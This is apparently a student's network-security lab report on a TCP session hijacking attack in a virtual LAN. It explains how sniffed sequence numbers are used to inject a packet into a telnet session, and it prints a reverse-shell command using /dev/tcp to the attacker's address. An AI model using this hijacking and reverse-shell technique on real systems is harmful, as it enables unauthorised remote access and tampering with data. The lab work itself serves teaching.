
Seng 360 Assignment 7

[redacted]


Network Security

1. Design of the attack

We are assuming that the attacker and the victim are on the same LAN. Using this assumption, I plan to create a TCP session hijacking attack on an existing telnet session between a user and the target server in order to create a reverse shell on the server's computer. Wireshark is used to obtain the destination port, source port number, and sequence number. A new packet is then sent to the server with this information within the packet. This will trick the server in believing you are the authorized user and will run the reverse shell command embedded with in the tcp packet.




In order to execute the malicious command a packet was sent to be run on the server; the packet's data is shown as below. The packet information is in hexadecimal notation.



The same information is shown in ASCII notation below. It creates the reverse interactive bash shell getting it's input from the output device and outputting the std error and output to the TCP connection 10.0.2.5 listening on port 9090.

/bin/bash -i > /dev/tcp/10.0.2.5/9090 0<&1 2>&1


Prior to sending the packet the a command below is run in order to listen to connections from port 9090.



Once in to test my attack is successful, I will modify a file on the server. This file can be considered top secret, so the modification affects the integrity of the data.


The Ip addresses used are below as the setup of the addresses similar to the one in the labs was not working.

Server 10.0.2.4
Victim 10.0.2.15
Attacker 10.0.2.5




2. Observations and Explanations


My attack was successful as I used the reverse shell to modify a file on the server. The original file on the server is shown below.



Using the hijacked session, the file was found and modified using vim from the attackers terminal as shown below.



The modified file on the server is shown below and shows after the completion of the attack the files integrity was compromised.



I expected to see a change in the pwd and have access to the server's computer. I also expected to see a connection successful message on the attacker's computer to ensure the connection was successful. I observed the changes to the pwd on the attacker's computer to match that of the server and had full connection to the server. This was shown by modifying the pretend document on the server. This is as I expected the only other observation, I made was the computer originally connected to the server showed the connection was broken by the host. I was unable to get a screenshot of this, however, as the VM always crashed after this was observed.